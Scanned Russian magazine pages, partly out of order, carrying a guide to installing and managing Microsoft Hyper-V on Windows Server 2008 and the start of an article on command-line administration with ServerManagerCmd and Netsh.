Для создания резервной копии может задействоваться и служба Volume Shadow Copy Service (VSS). Поэтому при необходимости можно быстро вернуть виртуальный сервер к предыдущему состоянию. По умолчанию максимальное количество виртуальных процессоров равно 16, а виртуальных машин — 128. Чтобы увеличить их число до указанных 24 и 192, необходимо установить обновление KB956710 (support.microsoft.com/kb/956710).

В зависимости от версий родительской и гостевой ОС некоторые из указанных характеристик будут отличаться. Так, версии Win2k8 Standard и Hyper-V Server поддерживают в гостевых системах только до 32 Гб RAM. Гостевая Win2k8 в Standard может иметь 1,2 и 4 CPU, 2k3/Vista — 1 или 2, все остальные — только 1. Очевидно, что потенциал у Hyper-V довольно высокий, по многим характеристикам он уверенно обходит аналогичные программы. Будут ли все они востребованы в ближайшее время, — это другой вопрос.


Количество официально поддерживаемых гостевых ОС постоянно увеличивается. Уточненный список можно просмотреть на странице, посвященной Hyper-V (www.microsoft.com/servers/hyper-v-server). На сегодняшний день это практически все семейство ОС от Microsoft, начиная с версии WinXP Pro SP2. Из «не оконных» систем в список попал только SUSE Linux Enterprise Server 10 SP1 (неудивительно, учитывая соглашение, заключенное между Novell и Microsoft). Но под Hyper-V нормально работают и другие Linux-дистрибутивы — Debian, Ubuntu, Mandriva. Есть информация и об удачных гостевых запусках FreeBSD.

УСТАНОВКА HYPER-V

Так как в настоящее время технология Hyper-V развивается весьма активно, перед началом установки рекомендую накатить последние системные обновления: среди них наверняка будет что-то новенькое и для Hyper-V. Для этого в режиме полной установки выбери Start → Control Panel → Windows Update, щелкни View update history, укажи, а затем установи необходимые обновления. В Server Core просмотр обновлений производится командой «wmic qfe list». Как вариант, их можно просто скачать с сайта Microsoft и установить стандартным образом или воспользоваться «Диспетчером сервера». В частности, следует установить KB956710, KB950050. Некоторые обновления потребуют последующей перезагрузки системы. Но есть еще один нюанс, о котором нужно знать. Во многих руководствах по Hyper-V рекомен-

Клавиши управления Hyper-V

При работе в виртуальной системе с Hyper-V тебе понадобятся некоторые комбинации клавиш, так как стандартные сочетания Windows (даны в скобках) в полноэкранном режиме работают иначе:
Ctrl + Alt + End (Ctrl + Alt + Del) — показать «Диспетчер задач Windows»;
Alt + Page UP (Alt +Tab) — переключение между программами;
Alt + Page Down (Alt + Shift + Tab) — переключение между программами в обратном порядке;
Alt + Insert (Alt + Esc) — свернуть активное окно и открыть следующее;
Alt + Home (Ctrl + Esc) — открытие меню «Пуск»;
Ctrl + Alt + Pause — переключение из режима окна в полноэкранный и обратно;
Ctrl + Alt + Left Arrow — освобождение мыши и клавиатуры из окна виртуальной машины.
Некоторые комбинации и реакцию на них родительской и виртуальных систем можно настроить в «Hyper-V Server Settings».



Виртуальная машина в работе

дуется использовать только английскую версию Win2k8. К счастью для тех, кто не владеет языком Шекспира, Microsoft выпустила обновление KB951636 — набор Hyper-V Language Pack (support.microsoft.com/kb/951636), в котором есть и русский язык. Это обновление содержит два пакета: для x86 и x64 гостевых систем. Но перед его инсталляцией необходимо установить Windows Server 2008 MUI Language Pack, а затем добавить в систему поддержку нужного языка. Последнее нетривиально. Надо извлечь из img-образа каталог своего языка (внутри несколько файлов, основной — Lp.cab), потом в консоли «Regional and Language Options» перейти во вкладку «Keyboards and Languages», где нажать на Install/uninstall languages и указать на извлеченный каталог с языковыми файлами.

Сам процесс добавления новой роли выполняется стандартно в «Диспетчере сервера» (Server Manager) при помощи мастера добавления ролей, вызываемого нажатием ссылки «Добавить роли» (Add Roles). Перейдя на страницу выбора ролей «Select Server Roles», отмечаем флажком Hyper-V и переходим к следующему шагу «Create Virtual Networks». Здесь необходимо отметить один или несколько физических сетевых адаптеров, которые будут использованы при создании виртуальных сетей. Рекомендуют одно сетевое устройство использовать только для удаленного управления компьютером, не задействуя его в виртуальной сети. Далее знакомимся с установками и, если все в порядке, нажимаем кнопку Install. Возможно, будет предложено произвести некоторые действия, например, включить поддержку виртуализации в BIOS для Intel VT (для AMD-V она активирована по умолчанию). По всем вопросам здесь же присутствуют ссылки, по которым можно получить дополнительную информацию. Чуть позже потребуется перезагрузка. После рестарта обязательно зарегистрируйся в системе под той же учетной записью. Еще какое-то время уйдет на автоматическую установку компонентов и конфигурирование при помощи «Resume Configuration Wizard».

Для установки Hyper-V в режиме Server Core необходимо произвести стандартные настройки сервера (смотри статью «Без окон, без дверей» в августовском][за 2008 год) и затем ввести команду:

```
> start /w ocsetup Microsoft-Hyper-V
```

Кроме самой роли Hyper-V, будет установлен инструмент удаленного управления «Hyper-V Tools». Если управление Hyper-V планируется производить с другого Win2k8, то в «Диспетчере сервера» открываем «Компоненты» (Features) и нажимаем Add Features. В окне выбора компонентов переходим в «Средства удаленного администрирования сервера → Средства администрирования ролей», где отмечаем «Средства Hyper-V» (Remote Server Administration Tools → Remote Administration Tools → Hyper-V Tools).

УПРАВЛЕНИЕ HYPER-V

Для управления настройками Hyper-V в Win2k8 предлагается «Диспетчер Hyper-V» (Hyper-V Manager), установленный нами на предыдущем шаге. Как и все прочие инструменты в этой системе, диспетчер является консолью MMC и позволяет управлять не только локальным, но и несколькими удаленными серверами. Его можно вызвать либо из Server Manager, либо как отдельное приложение из меню Administrative Tools. Структура окна «Диспетчера Hyper-V» стандартна. Окно разделено на три части. В левой выводится список серверов Hyper-V, к которым подключен диспетчер. При помощи настроек, расположенных справа, производится собственно управление работой выбранного сервера. В окне



▸ links

Создать готовый образ для VMware Player можно на сайте EasyVMX: www.easyvmx.com.

Полезные ресурсы по Hyper-V:

- www.microsoft.com/servers/hyper-v-server
- www.microsoft.com/virtualization
- blogs.technet.com/abeshkov
- hyper-v.ru



▸ warning

Hyper-V будет работать только на 64-битных ОС.

посередине показываются и редактируются некоторые параметры, а также выбираются VM.

При первом запуске диспетчера необходимо принять условия лицензионного соглашения. Далее подключаемся к удаленному серверу, нажав ссылку «Connect to Server», или выбираем локальную систему. Перед началом дальнейших настроек советую зайти в «Hyper-V Server Settings» и пройтись там по пунктам. Например, по умолчанию виртуальные диски и снапшоты помещаются в один из каталогов на системном диске С. Это не очень практично с точки зрения производительности, безопасности, да и резервного копирования. Лучше использовать отдельный раздел для их хранения. Остальные параметры позволяют настроить реакцию виртуальной системы на комбинацию переключения окон (<Alt+Tab>), комбинацию для выхода из виртуальной машины (<Ctrl+Alt+Стрелка влево>) и прочее.

Если уже есть готовые виртуальные машины (допустим, созданные в Virtual Server), то их можно импортировать в Hyper-V. Для этого достаточно нажать ссылку «Import Virtual Machine», после чего указать на каталог, в котором расположены связанные файлы.

Большая часть настроек производится при помощи мастеров, поэтому процесс создания новой виртуальной машины довольно прост. Необходимо пройти всего несколько шагов, но для начала лучше познакомиться с некоторыми тонкостями.

ВИРТУАЛЬНЫЕ СЕТИ И ДИСКИ

В Hyper-V для связи VM и VM могут использоваться три типа виртуальных сетей:

- External (Внешняя) — универсальный тип, который можно использовать для связи между виртуальными устройствами на том же физическом сервере, включая родительский раздел, а также внешними серверами;
- Internal (Внутренняя) — предназначена для связи между виртуальными системами, расположенными на одном физическом сервере, включая сеть управления. Отличается от предыдущей тем, что должна привязываться к реальному сетевому устройству;
- Private (Частная) — используется для связи между виртуальными устройствами на одном физическом сервере и является внутренней, изолированной от остальных виртуальной сетью, в которой не используется виртуальное сетевое устройство.

Чтобы создать новую виртуальную сеть, выбери ссылку «Virtual Network Manager». Откроется окно диспетчера виртуальных сетей, в котором будут показаны все виртуальные сетевые устройства, подключенные к Hyper-V на этапе установки. Для удобства в поле Name можно прописать другое имя сетевого устройства и добавить его описание в поле Notes, чтобы легче ориентироваться среди множества виртуальных девайсов. По умолчанию, все созданные виртуальные сетевые устройства имеют тип External (кстати, для него можно указать альтернативное физическое устройство, с которым он и будет сопоставлен). При необходимости этот тип можно изменить, установив переключатель в поле «Connection Type» в другую позицию. Наконец, в самом низу прописывается VLAN-идентификатор (опционально). Кнопка Remove позволяет удалить выбранный виртуальный адаптер. Чтобы создать новую сеть, щелкаем в панели слева ссылку «New virtual network», указываем тип сети, нажимаем кнопку Add, — после чего редактируем параметры.

Сервер Hyper-V может работать с тремя типами устройств хранения данных:

- Жесткий диск, подключенный непосредственно к серверу;
- Сеть хранения данных SAN (Storage area network), подключенная при помощи технологий Internet SCSI (iSCSI), Fibre Channel или SAS;
- Сетевая система хранения данных NAS (Network-attached storage) — один или несколько серверов, используемых для хранения информации и подключенных обычно по сети Ethernet.


Мастер создания виртуальной машины практически не имеет настроек, связанных с виртуальным жестким диском (файл с расширением .vhd). Более гибким вариантом будет предварительное создание виртуальных дисков и подключение их на этапе создания новой VM. Чтобы создать новый виртуальный диск, выбираем «New — Hard Disk» и следуем указаниям мастера создания дисков. Второй шаг «Choose Disk Type» позволяет задать тип диска. По умолчанию предлагается тип «Dynamically expanding», то есть — динамически расширяющийся по мере заполнения виртуальный диск. Этот тип позволяет рационально использовать дисковое пространство, но придется контролировать доступное место на физическом диске. Альтернативой выступает тип «Fixed size» — диск фиксированного размера. При его создании образ сразу заполняет все выделенное место, вне зависимости от потребности. Проблем с нехваткой пространства для таких серверов не будет, а, учитывая, что «диск» занимает последовательно расположенные блоки и не затрачивается время на их перераспределение, — его производительность выше, чем у динамического. Эти два типа встречаются и в других виртуальных машинах. В Hyper-V есть еще один вид диска — «Differencing», назначение которого несколько иное. Такой диск хранит только различия от другого диска. Это позволяет изолировать все изменения на виртуальное устройство. Основной диск может использоваться как некий эталон и должен обязательно быть в режиме «только для чтения».

Кроме того, в Hyper-V есть возможность напрямую использовать физический диск без создания виртуального (только локальный диск или LUN (logical unit number) SAN-среды). В этом случае виртуальная система должна иметь исключительный доступ к такому разделу (установи Offline в Disk Management!), а его размер ограничен возможностями самой системы хранения. Естественно, он не может быть «Dynamically expanded» или «Differencing».

После выбора типа диска переходим к следующему шагу мастера, где можно указать его расположение. Размер

Инструменты управления Hyper-V

Помимо встроенного «Диспетчера Hyper-V» в Win2k8, есть и другие инструменты управления. По адресу support.microsoft.com/kb/952627 доступен аналогичный диспетчер для Vista SP1. Существует и более мощное решение: System Center Virtual Machine Manager (SCVMM) 2008, основное назначение которого — управление массивами виртуальных серверов в большой сети компании или провайдера. При этом он может работать как отдельное приложение, но рекомендуется соединять его с другими решениями System Center. Также SCVMM поддерживает Microsoft Virtual Server и VMware ESX. В этом случае он позволит не только управлять, но и следить за состоянием виртуальных машин (нагрузка, количество доступных ресурсов, системные события). Оценочную 120-дневную версию SCVMM можно скачать по ссылке на странице продукта: www.microsoft.com/systemcenter/virtualmachinemanager.



Настройка параметров виртуальной машины


виртуального диска указывается на этапе «Configure Disk». Переключив флажок в положение «Copy the contents of the specified physical disk», сможем задать раздел для прямого доступа. Разделы локальной системы будут показаны в списке внизу. В дальнейшем можно изменить некоторые параметры созданных ранее жестких дисков. Для этого в «Диспетчере Hyper-V» следует выбрать «Edit Disk» и указать на нужный образ. На этапе «Choose Action» доступно три пункта, при помощи которых можно уменьшить размер образа, перераспределив свободное пространство, изменить его тип (Dynamic на Fixed) и увеличить размер.

Подобно мастеру создания жесткого диска, в меню присутствует и мастер создания образа флоппи-дисковода, — принцип работы с ним аналогичен.

Итак, пришло время создания новой виртуальной машины. Выбираем «New — Virtual Machine» и следуем указаниям мастера «New Virtual Machine Wizard». Пропустив информацию на первом шаге, мы вводим имя новой VM и, при необходимости, указываем другое место размещения файлов. Задаем в окне «Assign Memory» количество ОЗУ, которое будет доступно VM (не может быть больше, чем размер физической памяти в компьютере). Далее выбираем из раскрывающегося списка сеть, к которой будет подключена VM. Создаем новый виртуальный диск или выбираем из списка имеющийся. И на шаге «Installation Options» указываем источник, с которого будет ставиться ОС. Это может быть физический CD/DVD-привод, ISO-образ, загрузочный флоппик (физический или образ) или сетевая PXE-загрузка. Чтобы создать VM, на последнем шаге нажимаем Finish. Через некоторое время новая VM появится в окне «Диспетчера». Кстати, чтобы отменить работу мастера, на любом этапе нажимай Cancel; кнопка Finish также активна, и, если нажать ее по ошибке, будет создана VM или другое виртуальное устройство с неполными характеристиками. Чтобы запустить VM в работу, выбери ее в окне «Диспетчера» и нажми ссылку Start. Впоследствии можно изменить основные настройки VM, — в том числе, добавить еще устройства, выбрав в контекстном меню ссылку Settings.

ЗАКЛЮЧЕНИЕ

Hyper-V — довольно мощный по возможностям и одновременно простой в настройке продукт, с высокой производительностью и масштабируемостью. К минусам стоит отнести горячую любовь к 64-битным платформам и малое количество официально поддерживаемых ОС. Вероятно, эти характеристики, плюс бесплатное распространение, позволят ему уверенно занять свою нишу среди подобных решений.



```
C:\Users\Администратор>servermanagercmd -query
.....

----- Роли -----

[X] DHCP-сервер  [DHCP]
[ ] DNS-сервер  [DNS]
[X] Веб-сервер (IIS)  [Web-Server]
    [X] Веб-сервер  [Web-WebServer]
        [X] Основные возможности HTTP  [Web-Common-Http]
            [X] Статическое содержимое  [Web-Static-Content]
            [X] Стандартный документ  [Web-Default-Doc]
            [X] Обзор каталогов  [Web-Dir-Browsing]
            [X] Ошибки HTTP  [Web-Http-Errors]
            [ ] Перенаправление HTTP  [Web-Http-Redirect]
        [X] Разработка приложений  [Web-App-Dev]
            [X] ASP.NET  [Web-Asp-Net]
            [X] Расширяемость .NET  [Web-Net-Ext]
            [ ] ASP  [Web-ASP]
            [ ] CGI  [Web-CGI]
            [X] Расширения ISAPI  [Web-ISAPI-Ext]
            [X] Фильтры ISAPI  [Web-ISAPI-Filter]
            [ ] Включения на стороне сервера (SSI)  [Web-Includes]
        [X] Работоспособность и диагностика  [Web-Health]
            [X] Ведение журнала HTTP  [Web-Http-Logging]
            [ ] Средства ведения журналов  [Web-Log-Libraries]
            [X] Монитор запросов  [Web-Request-Monitor]
            [ ] Слежение  [Web-Http-Tracing]
            [ ] Особое протоколирование  [Web-Custom-Logging]
            [ ] Ведение журнала ODBC  [Web-ODBC-Logging]
        [X] Безопасность  [Web-Security]
            [ ] Обычная проверка подлинности  [Web-Basic-Auth]
            [X] Windows - проверка подлинности  [Web-Windows-Auth]
            [ ] Дайджест-проверка подлинности  [Web-Digest-Auth]
            [ ] Проверка подлинности с сопоставлением сертификата клиента  [Web-
Client-Auth]
            [ ] Проверка подлинности с сопоставлением сертификата клиента IIS  [
Web-Cert-Auth]
            [ ] Проверка подлинности URL  [Web-Url-Auth]
            [X] Фильтрация запросов  [Web-Filtering]
            [ ] Ограничения IP-адресов и доменов  [Web-IP-Security]
        [X] Быстродействие  [Web-Performance]
            [X] Сжатие статического содержимого  [Web-Stat-Compression]
            [ ] Сжатие динамического содержимого  [Web-Dyn-Compression]
    [X] Средства управления  [Web-Mgmt-Tools]
```

Список всех ролей и компонентов

```
netsh>help

Применимы следующие команды:

Команды в этом контексте:
..             - Переход на один контекстный уровень вверх.
?              - Отображение списка команд.
abort          - Отмена изменений, сделанных в автономном режиме.
add            - Добавление элемента конфигурации в список элементов.
advfirewall    - Изменения в контексте 'netsh advfirewall'.
alias          - Добавление псевдонима.
bridge         - Изменения в контексте 'netsh bridge'.
bye            - Выход из программы.
commit         - Применение изменений, сделанных в автономном режиме.
delete         - Удаление элемента конфигурации из списка элементов.
dhcp           - Изменения в контексте 'netsh dhcp'.
dhcpclient     - Изменения в контексте 'netsh dhcpclient'.
dump           - Отображение сценария конфигурации.
exec           - Запуск файла сценария.
exit           - Выход из программы.
firewall       - Изменения в контексте 'netsh firewall'.
help           - Отображение списка команд.
http           - Изменения в контексте 'netsh http'.
interface      - Изменения в контексте 'netsh interface'.
ipsec          - Изменения в контексте 'netsh ipsec'.
lan            - Изменения в контексте 'netsh lan'.
nap            - Изменения в контексте 'netsh nap'.
netio          - Изменения в контексте 'netsh netio'.
nps            - Изменения в контексте 'netsh nps'.
offline        - Переход в автономный режим.
online         - Переход в оперативный режим.
popd           - Получение контекста из стека.
pushd          - Помещение текущего контекста в стек.
quit           - Выход из программы.
ras            - Изменения в контексте 'netsh ras'.
routing        - Изменения в контексте 'netsh routing'.
rpc            - Изменения в контексте 'netsh rpc'.
set            - Обновление параметров конфигурации.
show           - Отображение информации.
unalias        - Удаление псевдонима.
winhttp        - Изменения в контексте 'netsh winhttp'.
winsock        - Изменения в контексте 'netsh winsock'.
```

Просмотр контекстов утилиты Netsh

```
Веб-сервер IIS (Web-Server)
Веб-сервер (Web-WebServer)
```

При установке Web-Server будут автоматически добавлены все роли, относящиеся к IIS, — то есть ASP, ASP.NET, CGI, Web Security и другие. Дополнительные компоненты для Web-WebServer необходимо указать самостоятельно.

Дабы уберечь админа от лишних экспериментов, предусмотрен полезный параметр '-whatIf' («А что если»). При его использовании само действие выполняться не будет, но покажут все Id, которые планируются к установке/удалению, а также дополнительную информацию (потребуется ли перезагрузка). В случае, чтобы не производить перезагрузку вручную, просто добавляем ключ '-restart' к вызову ServerManagerCmd. Некоторые роли или компоненты требуют наличия других компонентов. Чтобы установить все зависимости, добавь '-allSubFeatures/-a'.

Удалить выбранный Id можно так:

```
> servermanagercmd — remove Web-Server — restart —
resultPath result.xml
```

Параметр '-resultPath/-rp' позволяет сохранить результат выполнения в файл, что будет полезно для дальнейшего анализа. Ключи '-install' и '-remove' можно использовать только к одному компоненту. Для одновременной установки и/или удаления нескольких ролей более эффективно применять ключ '-inputPath' с указанием XML-файла с настройками (его формат аналогичен полученному при помощи '-query').

Добавлю, что утилита ServerManagerCmd в Server Core отсутствует, а одновременное использование графической и командной оболочек Server Manager вызовет ошибку.

ПОЛЕЗНЫЕ ПАРАМЕТРЫ NETSH

Об утилите Netsh (network shell) написано довольно много, а, учитывая ее важность и отличия реализации в разных версиях Windows, со временем напишут еще больше. Появилась Netsh в процессе создания Win2k под влиянием продукции Cisco (тогда Microsoft и Cisco Systems имели общие интересы). С ее помощью легко можно просмотреть и изменить сетевые настройки как локальных, так и удаленных систем, управлять настройками WFAS (Windows Firewall with Advanced Security), диагностировать и восстанавливать работу сетевого интерфейса и многое другое. Утилита может работать в автономном и пакетном (то есть, запуск набора команд из сценария) режимах. Группы настроек, относящиеся к конкретному сетевому компоненту, в терминологии Netsh называются контекстом. Доступные контексты реализуются посредством подключения DLL, и в разных версиях Windows их свойства и возможности несколько отличаются, поэтому руководства для Netsh от других систем к Win2k8 подходят лишь частично. Чтобы получить помощь по доступным контекстам, открываем консоль CMD.exe и вводим «netsh /?». Получив список контекстов (в Win2k8 их 15, остальные — вспомогательные команды), идем дальше. Например, чтобы узнать команды контекста interface, вводим «netsh interface /?».

Как вариант, все команды можно вводить, перемещаясь по контексту к субконтекстам и параметрам. Другими словами, сначала вводим «netsh» и, получив приглашение консоли «netsh>», вводим следующую команду, — после чего вид приглашения изменится. Чтобы вернуться на уровень вверх, набираем две точки: «..». Также нужно знать, что Netsh работает в одном из двух режимов: интерактивный (online) и автономный (offline). В online все команды выполняются сразу после того, как закончен их ввод. Режим offline позволяет ввести несколько настроек, а затем все их одновременно активировать, введя последней команду commit (отмена — flush) или переключившись в online-режим. Чтобы узнать, в каком режиме сейчас находится Netsh, используем «show mode». Для установки требуемого режима введи online или offline. Например, посмотрим текущие настройки интерфейсов:

```
netsh> interface
netsh interface> show interface
```

Сценарий конфигурации интерфейсов смотрим при помощи «interface dump», при необходимости перенаправляя вывод в файл:

```
> netsh interface dump > C:\interface.txt
> more C:\interface.txt
```

Полученный таким образом файл можно использовать как шаблон для настройки других компьютеров сети. Для того чтобы указать утилите на файл сценариев, используем флаг '-f'.

Для удобства Netsh предлагает возможность задания псевдонимов (alias), которыми можно заменить длинные команды. Например, зададим псевдоним showip, позволяющий получить IP-адрес интерфейса:

```
netsh> alias showip interface ipv4 show ipaddresses
```

Проверяем:

```
netsh> showip
```

Чтобы установить IP-адрес интерфейса, вместо show используем set:

```
netsh> interface ipv4 set address name="имя интерфейса, полученное при помощи showip" static 192.168.0.10
255.255.255.0 192.168.0.1
```



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, TUX.IN.UA /

Командный забег в лагерь Лонгхорна

ИЗ КОМАНДНОЙ СТРОКИ УПРАВЛЯЕМ ОСНОВНЫМИ ФУНКЦИЯМИ WIN2K8

Операционные системы семейства Windows, в том числе и серверных версий, всегда ассоциировались с графическим интерфейсом, который считается более понятным при настройках, не говоря уже о простоте освоения новичками. Возможностям командной строки в различных руководствах редко уделяется внимание, и часто через некоторое время админ с удивлением обнаруживает, что многие операции удобнее производить именно из консоли.

ДИСПЕТЧЕР СЕРВЕРА В КОНСОЛИ

Диспетчер сервера (Server Manager), появившийся в Win2k8, заменил десяток утилит из группы Computer Management в Win2k3. Это очень удобный инструмент, — в одном месте собраны все настройки. Но кроме графического Server Manager, в состав сервера входит и командная утилита ServerManagerCmd.exe, при помощи которой также можно управлять рядом настроек. Например, чтобы с ее помощью просмотреть список всех ролей и компонентов, имеющихся на сервере, используем параметр '-query/-q':

```
> servermanagercmd -query
[x] Веб-сервер <IIS> [Web-Server]
```

В ответ получим довольно большой список. Установленные роли и компоненты будут отмечены крестиком и визуально выделены зеленым цветом. Результат выполнения команды можно сохранить в файл формата XML, указав последним аргументом его имя:

```
> servermanagercmd -query c:\Query.xml
```

